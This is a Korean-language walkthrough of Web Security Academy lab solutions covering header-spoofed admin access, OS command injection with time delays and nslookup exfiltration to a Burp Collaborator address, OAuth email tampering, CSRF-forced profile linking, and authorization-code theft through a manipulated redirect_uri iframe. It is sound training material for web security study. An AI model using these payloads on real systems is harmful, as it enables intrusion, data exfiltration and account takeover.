https://0a6600ee0306432789015ef20046003c.web-security-academy.net/admin

Web Security Academy

Authentication bypass via information disclosure

LAB Not solved

Back to lab description >>

Home | Admin panel | My account

Users

wiener - Delete
carlos - Delete

리프레시(F5) 를 하면, Admin 계정으로 이동한다.

Congratulations, you solved the lab! Share your skills! Continue learning >>

Home | Admin panel | My account

User deleted successfully!

Users

wiener - Delete

Carlos 계정 삭제에 성공하였다.

요약

페이지의 admin URL 로 이동 후 burp 로 웹 서버 로 전송되는 요청에 TRACE 를 붙여, header 정보 의 내 IP 를 로컬 IP(127.0.0.1) 로 조작 하여, 페이지의 admin 계정 으로 로그인 하여 권한 상승 후, carlos 계정을 삭제하였다.



OS Command Injection

OS Command Injection (운영체제 명령 실행 취약점)

- 웹 애플리케이션이 구동 중인 **서버의 운영체제상**에서 임의의 **명령**을 **실행**하도록 하는 **웹 취약점**입니다.
- `system()`, `exec()` 등의 **함수**를 이용한다.

Lab: OS command injection, simple case

APPRENTICE

LAB

Not solved



This lab contains an OS command injection vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the `whoami` command to determine the name of the current user.



ACCESS THE LAB

상품 수량 체크 보드에 **OS Command Injection 취약점**이 있다.

셸 명령으로 **상품과 상점 ID**를 **반환**하고 **대응**할 수 있다.

whoami 명령을 이용해 현재 사용자의 이름을 알아내야한다.

```

eb-security-academy.net/product/productId=
1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
X-Custom-IP-Authorization: 127.0.0.1

productId=1;uname&storeId=2

```

burp suite 에서 send to repeater 후, send 후, productId=n 뒤에 ;uname 을 추가해준다.
; 을 통해 뒤의 명령으로 넘어가서 실행되게 된다.
send 를 클릭한다.

Send

Cancel

<

>

Target: https://0a64002a04a7674682fdd30c003d

Request		Response	
Pretty	Raw	Raw	Render
1	POST /product/stock HTTP/2	1	HTTP/2 200 OK
2	Host: 0a64002a04a7674682fdd30c003d003d.web-security-academy.net	2	Content-Type: text/plain; charset=utf-8
3	Cookie: session=PFiTW1ZZ1f00g4fGmI29K6hub2Vrri5N	3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 27	4	Content-Length: 0
5	Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"	5	
6	Sec-Ch-Ua-Platform: "Linux"	6	
7	Accept-Language: en-US		
8	Sec-Ch-Ua-Mobile: ?0		
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36		
10	Content-Type: application/x-www-form-urlencoded		
11	Accept: */*		
12	Origin: https://0a64002a04a7674682fdd30c003d003d.web-security-academy.net		
13	Sec-Fetch-Site: same-origin		
14	Sec-Fetch-Mode: cors		
15	Sec-Fetch-Dest: empty		
16	Referer: https://0a64002a04a7674682fdd30c003d003d.web-security-academy.net/product?productId=1		
17	Accept-Encoding: gzip, deflate, br		
18	Priority: u=1, i		
19	X-Custom-IP-Authorization: 127.0.0.1		
20			
21	productId=1;uname&storeId=2		

출력되는 것에 변동이 없다.

X-Custom-IP-Authorization: 127.0.0.1

productId=1&storeId=2;uname

;name 을 맨 뒤에 붙여본다.

send 를 누른다.

The screenshot shows a web browser's developer tools with the 'Network' tab selected. A request is visible with the following details:

- Request:** POST /product/stock HTTP/2
- Host:** 0a64002a04a7674682fdd30c003d003d.web-security-academy.net
- Cookie:** session=PFiTW1ZZ1fQ0g4fGmI29K6hub2Vrri5N
- Content-Length:** 27
- Sec-Ch-Ua:** "Not/A) Brand";v="8", "Chromium";v="126"
- Sec-Ch-Ua-Platform:** "Linux"
- Accept-Language:** en-US
- Sec-Ch-Ua-Mobile:** ?0
- User-Agent:** Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
- Content-Type:** application/x-www-form-urlencoded
- Accept:** */*
- Origin:** https://0a64002a04a7674682fdd30c003d003d.web-security-academy.net
- Sec-Fetch-Site:** same-origin
- Sec-Fetch-Mode:** cors
- Sec-Fetch-Dest:** empty
- Referer:** https://0a64002a04a7674682fdd30c003d003d.web-security-academy.net/product?productId=1
- Accept-Encoding:** gzip, deflate, br
- Priority:** u=1, i
- X-Custom-IP-Authorization:** 127.0.0.1
- Body:** productId=1&storeId=2;uname

The response is a 200 OK with the following details:

- Response:** HTTP/2 200 OK
- Content-Type:** text/plain; charset=utf-8
- X-Frame-Options:** SAMEORIGIN
- Content-Length:** 9
- Body:** 22 Linux

22 Linux 가 출력된다.

이번엔 ;pwd 를 입력해본다.

Send

Cancel

< ▾ ▸ ▾

Target: https://0a64002a04a7674682fdd30c003d003d.web-security-academy.net

Request

Pretty

Raw

Hex

🔍

📄

↶

⋮

1

POST /product/stock HTTP/2

2

Host:

0a64002a04a7674682fdd30c003d003d.web-security-academy.net

3

Cookie: session=PFiTW1ZZ1fQ0g4fGmI29K6hub2Vrri5N

4

Content-Length: 25

5

Sec-Ch-Ua: "Not(A) Brand";v="8", "Chromium";v="126"

6

Sec-Ch-Ua-Platform: "Linux"

7

Accept-Language: en-US

8

Sec-Ch-Ua-Mobile: ?0

9

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

10

Content-Type: application/x-www-form-urlencoded

11

Accept: */*

12

Origin: https://0a64002a04a7674682fdd30c003d003d.web-security-academy.net

13

Sec-Fetch-Site: same-origin

14

Sec-Fetch-Mode: cors

15

Sec-Fetch-Dest: empty

16

Referer: https://0a64002a04a7674682fdd30c003d003d.web-security-academy.net/product?productId=1

17

Accept-Encoding: gzip, deflate, br

18

Priority: u=1, i

19

X-Custom-IP-Authorization: 127.0.0.1

20

productId=1&storeId=2;pwd

21

Response

Pretty

Raw

Hex

Render

🔍

📄

↶

⋮

1

HTTP/2 200 OK

2

Content-Type: text/plain; charset=utf-8

3

X-Frame-Options: SAMEORIGIN

4

Content-Length: 22

5

6

p22

7

/home/peter-erNw2D

8

/home/peter-erNw2D

라는 경로가 출력된다.

OS Command Injection

4

Lab: Blind OS command injection with time delays

PRACTITIONER

LAB

Not solved



This lab contains a blind OS command injection vulnerability in the feedback function.


The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response.

To solve the lab, exploit the blind OS command injection vulnerability to cause a 10 second delay.



ACCESS THE LAB

blind 운영체제 명령 실행 취약점이 있는데, 셸 명령에서 응답이 반환되지 않는 케이스로, 10초간 `delay` 를 줘 `exploit` 하고자 한다.



burp suite 에서 intercept on 한 후,
submit feedback 에서 작성한 것을 제출한다.
send to repeater

Send

Cancel

<|

|>

Request

Pretty

Raw

Hex

ln

1

POST /feedback/submit HTTP/2

2

Host:

0a750056037384eb813312c2000600b7.web-security-academy.net

3

Cookie: session=

kHuKTaCPFOGFS63km31qt1lYXJ2JRURV

4

Content-Length: 102

5

Sec-Ch-Ua: "Not/A)Brand";v="8",

"Chromium";v="126"

6

Sec-Ch-Ua-Platform: "Linux"

7

Accept-Language: en-US

8

Sec-Ch-Ua-Mobile: ?0

9

User-Agent: Mozilla/5.0 (Windows NT 10.0;

Win64; x64) AppleWebKit/537.36 (KHTML,

like Gecko) Chrome/126.0.6478.127

Safari/537.36

10

Content-Type:

application/x-www-form-urlencoded

11

Accept: /*/*

12

Origin:

https://0a750056037384eb813312c2000600b7.w

eb-security-academy.net

13

Sec-Fetch-Site: same-origin

14

Sec-Fetch-Mode: cors

15

Sec-Fetch-Dest: empty

16

Referer:

https://0a750056037384eb813312c2000600b7.w

eb-security-academy.net/feedback

17

Accept-Encoding: gzip, deflate, br

18

Priority: u=1, i

19

X-Custom-IP-Authorization: 127.0.0.1

20

21

csrf=2QejY0cZmMqtmkFyFcosjl0omKdqMc3U&name

=test&email=test%40test.com;pwd&subject=


test&message=dsdfsadfsda

Response

test@test.com

 뒤에 ;pwd 를 붙여 경로 출력을 실행시키고자 한다.

send



`blind command execution` 문제라 경로가 출력되지 않는다.

```

20
21 csrf=2QejY0cZmMqtmkFyFcosjl0omKdqMc3U&name
   =test&email=test%40test.com;sleep+5;&
   subject=test&message=dsdfsadfsda

```

`sleep+n` 을 하게 되면 `n` 초만큼 지연을 시킬 수 있다.

이는 `500 : internal server error` 등 서버에서 요청을 거부할 때 유용하게 사용할 수 있다.

Lab: Blind OS command injection with out-of-band data exfiltration

PRACTITIONER

LAB

Not solved



This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The command is executed asynchronously and has no effect on the application's response. It is not possible to redirect output into a location that you can access. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, execute the `whoami` command and exfiltrate the output via a DNS query to Burp Collaborator. You will need to enter the name of the current user to complete the lab.

Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.




ACCESS THE LAB

`whoami` 명령을 실행하고 DNS 쿼리를 통해 `Burp Collaborator` 에 출력하고자 한다.

```
csrf=v307SRbm1P2Eoa2AqhviqlHHnpsnnsI&name=test&email=test%40test.com||sleep+10||&subject=test&message=adsfdsaa
```

||sleep+10|| 을 추가하자



200 OK 응답 코드가 나온다.

Burp - Collaborate with Client - Copy to Clipboard 후, 웹 브라우저로 이동 URL 에 복사. 토큰이 나오는데 복사해서,

```
csrf=v307SRbm1P2Eoa2AqhviqlHHnpsnnsI&name=test&email=test%40test.com||nslookup+<token_address>||&subject=test&message=adsfdsaa
```

||nslookup+<복사한 토큰 주소>|| 를 입력하고 send collaborator에 연결이 성공한다.

```
csrf=v307SRbm1P2Eoa2AqhviqlHHnpsnnsI&name=test&email=test%40test.com||nslookup+`uname`.<token_address>||&subject=test&message=adsfdsaa
```

`uname.` 을 추가하여, 서버 도메인의 결과를 확인할 수 있다. 출력된 서버 도메인의 주소를 도구 삼아 exploit 을 할 수 있다.



OAuth 2.0

OAuth 2.0

구글, 페이스북, 카카오, 네이버 등 제공하는 간편 로그인 기능도 OAuth 2.0 프로토콜 기반 사용자 인증 기능을 제공하는데, 이런 Third-Party 프로그램에게 리소스 소유자 대신 리소스 서버에서 제공하는 자원에 대한 접근 권한을 위임해준다.

Security Academy > OAuth authentication > Lab

Lab: Authentication bypass via OAuth implicit flow

APPRENTICE

LAB

Not solved



This lab uses an OAuth service to allow users to log in with their social media account. Flawed validation by the client application makes it possible for an attacker to log in to other users' accounts without knowing their password.

To solve the lab, log in to Carlos's account. His email address is `carlos@carlos-montoya.net`.

You can log in with your own social media account using the following credentials:

`wiener:peter`.



ACCESS THE LAB

클라이언트 애플리케이션의 결함 있는 검증으로 인해 공격자가 비밀번호를 알지 못한 채 다른 사용자의 계정에 로그인할 수 있다.

Carlos의 이메일 주소는 `carlos@carlos-montoya.net` 이고, Carlos 계정에 로그인해서 문제를 풀어야한다.

My Account

Your username is: wiener

Your email is: wiener@hotdog.com

wiener 로 로그인하니, 이메일 주소도 웹사이트에서 알고 있다.

third party에게 OAuth를 통해 제공받기 때문이다.

로그아웃 후, **HTTP history** 로 이동

The screenshot shows the HTTP history extension interface. At the top, there are tabs for 'Intercept', 'HTTP history', 'WebSockets history', and 'Proxy settings'. Below these is a filter settings bar. The main area is a table of HTTP requests with columns: Method, Host, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, and Notes. A context menu is open over the table, displaying 617 items selected and various actions. The 'Request' panel at the bottom shows the details of the selected request, including the method (GET), host (tags.srv.stackadapt.com), and various headers like 'Sec-Ch-UA', 'Accept-Language', 'Sec-Ch-UA-Mobile', 'User-Agent', and 'Set-Cookie'.

전부 스크롤하여 삭제한다.

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

Method	Host	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
GET	https://0ab3009304fcb96a...	/			200	8540	HTML		Authentication bypass...	
GET	https://0ab3009304fcb96a...	/			200	8540	HTML		Authentication bypass...	
GET	https://0ab3009304fcb96a...	/academyLabHeader			101	147				
GET	https://0ab3009304fcb96a...	/academyLabHeader			101	147				
GET	https://0auth-0a2a0087041...	/auth?client_id=z03qx8wkk53wzzq...			302	1130	HTML			
POST	https://0ab3009304fcb96a...	/authenticate			302	168				
POST	https://play.google.com	/log?format=json&hasfast=true&a...			200	997	JSON			
GET	https://0auth-0a2a0087041...	/me			200	467	JSON			
GET	https://0ab3009304fcb96a...	/my-account			302	93				
GET	https://0ab3009304fcb96a...	/oauth-callback			200	833	HTML			
GET	https://0ab3009304fcb96a...	/social-login			200	3120	HTML		Authentication bypass...	

Original request

Pretty Raw Hex

```
1 POST /authenticate HTTP/2
2 Host: 0ab3009304fcb96a80c617bf007f0085.web-security-academy.net
3 Cookie: session=s1MRSp8nXb2dt1d0Y7pFx05U06FfAx8L
4 Content-Length: 103
5 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
6 Accept: application/json
7 Content-Type: application/json
8 Accept-Language: en-US
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
11 Sec-Ch-Ua-Platform: "Linux"
12 Origin: https://0ab3009304fcb96a80c617bf007f0085.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0ab3009304fcb96a80c617bf007f0085.web-security-academy.net/oauth-callback
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 {"email": "wiener@hotdog.com", "username": "wiener", "token": "kXGLBs_dE3j8aY0pb-csEHmArnZFBjWvjNRRaFBHrU"}

```

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /
3 Set-Cookie: session=uzoOVfVr8SnMVuKCKEubqUD5CTRnJol; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7

```

Original request

Pretty Raw Hex

```
1 POST /authenticate HTTP/2
2 Host: 0ab3009304fcb96a80c617bf007f0085.web-security-academy.net
3 Cookie: session=s1MRSp8nXb2dt1d0Y7pFx05U06FfAx8L
4 Content-Length: 103
5 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
6 Accept: application/json
7 Content-Type: application/json
8 Accept-Language: en-US
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
11 Sec-Ch-Ua-Platform: "Linux"
12 Origin: https://0ab3009304fcb96a80c617bf007f0085.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0ab3009304fcb96a80c617bf007f0085.web-security-academy.net/oauth-callback
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 {"email": "wiener@hotdog.com", "username": "wiener", "token": "kXGLBs_dE3j8aY0pb-csEHmArnZFBjWvjNRRaFBHrU"}

```

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /
3 Set-Cookie: session=uzoOVfVr8SnMVuKCKEubqUD5CTRnJol; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7

```

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

Method	Host	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
GET	https://0ab3009304fcb96a...	/			200	8540	HTML		Authentication bypass...	
GET	https://0ab3009304fcb96a...	/			200	8540	HTML		Authentication bypass...	
GET	https://0ab3009304fcb96a...	/academyLabHeader			101	147				
GET	https://0ab3009304fcb96a...	/academyLabHeader			101	147				
GET	https://0auth-0a2a0087041...	/auth?client_id=z03qx8wk53wzzq...			302	1130	HTML			
POST	https://0ab3009304fcb96a...	/authenticate		✓	302	168				
POST	https://play.google.com	/log?format=json&hasfast=true&a...		✓	200	997	JSON			
GET	https://0auth-0a2a0087041...	/me			200	467	JSON			
GET	https://0ab3009304fcb96a...	/my-account			302	93				
GET	https://0ab3009304fcb96a...	/oauth-callback			200	833	HTML			
GET	https://0ab3009304fcb96a...	/social-login			200	3120	HTML		Authentication bypass...	

Original request

```

1 POST /authenticate HTTP/2
2 Host: 0ab3009304fcb96a80c617bf007f0085.web-security-academy.net
3 Cookie: session=s1MRSp8nXb2dt1d0Y7pFx0SU06FFAx8L
4 Content-Length: 103
5 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
6 Accept: application/json
7 Content-Type: application/json
8 Accept-Language: en-US
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
11 Sec-Ch-Ua-Platform: "Linux"
12 Origin: https://0ab3009304fcb96a80c617bf007f0085.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0ab3009304fcb96a80c617bf007f0085.web-security-academy.net/oauth-callback
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 {"email": "wiener@hotdog.com", "username": "wiener", "token": "kXG1Bs_dE3j8aY0pb-csEHmArnZFBjWvjNRRaFBHirU"}

```

Response

```

1 HTTP/2 302 Found
2 Location: /
3 Set-Cookie: session=uzoOVfVr8SnMVuKCKEuebqUD5CTRNJo1; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7

```

/authenticate 를 클릭하면, Original request 에 email username token 정보가 나온다.
send to repeater

```

{
  "email": "carlos@carlos-montoya.net",
  "username": "wiener",
  "token": "kXG1Bs_dE3j8aY0pb-csEHmArnZFBjWvjNRRaFBHirU"}
}

```

이메일 주소를 carlos@carlos-montoya.net 으로 바꾼 후 send
wiener id 에서 로그아웃 한 후,
burp - 오른쪽 마우스 - Request in browser - in original session - copy - 브라우저 URL 에 붙여넣기 - My account 로 이동

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

carlos 의 계정으로 로그인에 성공하였다.

요약

OAuth 를 통해 third-party들에 이메일 등 계정 정보가 공유되는 점을 이용해, Burp 의 HTTP history 의 /Authenticate 에 저장되어 있는 Wiener 의 정보를 Carlos 의 것으로 바꾸면, 웹페이지에서 Carlos 의 계정으로 로그인 가능하다.

CSRF 통한 OAUTH 링크로 익스플로잇

Hacker 가 사용자 에게 변조된 요청을 보내고, 사용자 가 다시 타겟 서버 에 변조된 요청을 보낸다

해커 가 자신의 계정 으로 로그인 을 하여도 서버 는 정상 사용자 의 계정으로 반환한다.

Lab: Forced OAuth profile linking

PRACTITIONER

LAB

Not solved



This lab gives you the option to attach a social media profile to your account so that you can log in via OAuth instead of using the normal username and password. Due to the insecure implementation of the OAuth flow by the client application, an attacker can manipulate this functionality to obtain access to other users' accounts.

To solve the lab, use a CSRF attack to attach your own social media profile to the admin user's account on the blog website, then access the admin panel and delete carlos .

The admin user will open anything you send from the exploit server and they always have an active session on the blog website.

You can log in to your own accounts using the following credentials:

- Blog website account: wiener:peter
- Social media profile: peter.wiener:hotdog

CSRF 를 통해 블로그 웹사이트 의 admin 계정에 해커 의 SNS 프로필 을 첨부 후, admin 으로 권한 상승 후 carlos 계정 삭제를 해본다.

Username

wiener

Password

.....

Log in

Login with social media

wiener peter 로 로그인

HTTP history 를 delete

Attach a social profile

Sign-in

peter.wiener

.....

Sign-in

[Cancel]

peter.wiener hotdog 로 로그인

1047 GET https://0a29000f03bb2133... /my-account
1040 GET https://0a29000f03bb2133... /oauth-linking?code=ElkchdF1Bn...
1037 GET https://0a29000f03bb2133... /resources/images/blog.svg
1029 GET https://0a29000f03bb2133... /resources/labheader/images/lo...
1044 GET https://0a29000f03bb2133... /resources/labheader/images/lo...
1045 GET https://0a29000f03bb2133... /resources/labheader/images/ps...
1043 GET https://0a29000f03bb2133... /resources/labheader/js/labHead...

https://0a29000f03bb21338035...4vBM9MA6UfhilHjaF9F4It1nN4Ey0
Add to scope
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Organizer Ctrl+O
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Engagement tools [Pro version only]
Show new history window
Add notes
Highlight
Delete item
Clear history
Copy URL
Copy as curl command (bash)
Copy links
Save item
Proxy history documentation

Original request
Pretty Raw Hex
1 GET /oauth-linking?code=ElkchdF1Bn-w3S4vBM9MA6UfhilHjaF9F4It1nN4Ey0 HTTP/2
2 Host: 0a29000f03bb213380351748000d007f.web-security-academy.net
3 Cookie: session=4i3vW1GEUCeP3zD7JaX1PpcAtNEAONNT
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: cross-site
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document

Response
Pretty Raw
1 HTTP/2 200
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: DENY
4 Content-Length: 100
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href="/resources/labheader.css" rel="stylesheet">
10 <link href="/resources/labheader.js" rel="script">
11 <title>Force
12 </title>
13 </head>
14 <body>
15 <script>
16 </script>
17 <div id="main">
18 </div>
19 </body>
20 </html>

http history 에서 /oauth-linking ... 를 Copy URL
go to exploit server
intercept on
attach a social profile

Body:
<iframe src="https://0a29000f03bb213380351748000d007f.web-security-academy.net/oauth-linking&response_type=code&scope=openid%20profile%20email"> </iframe>

</iframe src=" " </fram> 사이에 복사한 것을 붙여넣는다.
Deliver exploit to victim

Home | Admin panel | My account

Admin 계정에 로그인 성공하였다.

Congratulations, you solved the lab!

Share your skills!



Continue learning >>

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)

Carlos 계정 삭제에 성공하였다.

리다이렉트 URL 통한 OAuth 계정 하이재킹

Lab: OAuth account hijacking via redirect_uri

PRACTITIONER

LAB

Not solved



This lab uses an OAuth service to allow users to log in with their social media account. A misconfiguration by the OAuth provider makes it possible for an attacker to steal authorization codes associated with other users' accounts.


To solve the lab, steal an authorization code associated with the admin user, then use it to access their account and delete the user `carlos`.

The admin user will open anything you send from the exploit server and they always have an active session with the OAuth service.

You can log in with your own social media account using the following credentials:

`wiener:peter`.

admin 연결된 **승인 코드** 를 훔쳐, 권한 상승 후 **Carlos** 계정을 삭제해야한다.



wiener 계정 로그인 전에,
 HTTP history 내역을 delete
 wiener 계정 로그아웃 후,
 HTTP history 내역을 delete 하여도,
 My account 에 wiener 정보가 남는다.
 HTTP history 의 /auth?client_id=... 를 복사
 Go to exploit server

Craft a response

URL: <https://exploit-0a10002e035b8a8f8048348f015200b3.exploit-server.net/exploit>

HTTPS



위의 /auth?client_id=... 의 redirect_uri= 뒤부터 시작해, &response 전 까지 붙여넣기하면,
 access token 이 된다.

앞 뒤로

```

<html>
<iframe src="<엑세스 토큰>">
</iframe>
</html>
  
```

형태로 만든다.

Body:

```
<html>
<iframe src="https://oauth-0ae800e703168aa1801433b902b600c9.oauth-server.net/auth?
client_id=y5auh691bvv21d7zyi21b&redirect_uri=https://exploit-0a10002e035b8a8f8048348f015200b3.exploit-
server.net/exploit&response_type=code&scope=openid%20profile%20email">
</iframe>
</html>
```

Store

View exploit

Deliver exploit to victim

Access log

body 에 붙여넣은 후,

Delivery exploit to victim

access log

```
10.0.3.138 2025-01-26 15:58:58 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0
10.0.3.138 2025-01-26 15:58:59 +0000 "GET /exploit?code=ko2vEC3HGa0qwi3w7ucGBU3nY8Pn3D1qSa:
10.0.3.138 2025-01-26 15:58:59 +0000 "GET /exploit?code=zs02Neb9JaUgKTS17DS0lBKpAZ0IepTQ9E0
10.0.3.138 2025-01-26 15:58:59 +0000 "GET /exploit?code=9BQky-UhQpST6FvTSJ5qYXK7xdRMawzQDf
10.0.3.138 2025-01-26 15:58:59 +0000 "GET /exploit?code= yXcDsdAY8kI53v0mK4FLprJ_juu30S6rvr
121.128.208.155 2025-01-26 15:58:59 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Window
121.128.208.155 2025-01-26 15:59:00 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-
121.128.208.155 2025-01-26 15:59:03 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Window
```

`exploit?뒤의 code=... 코드를 복사

HTTP history /oauth-callback? 을 Copy URL

/oauth 경로의 code= 뒤에 위위의 코드를 붙여넣는다.

log out

URL 에 붙여넣으면, admin 계정으로 로그인된다.



Bypassing Content Security Policy (CSP)

CSP 우회

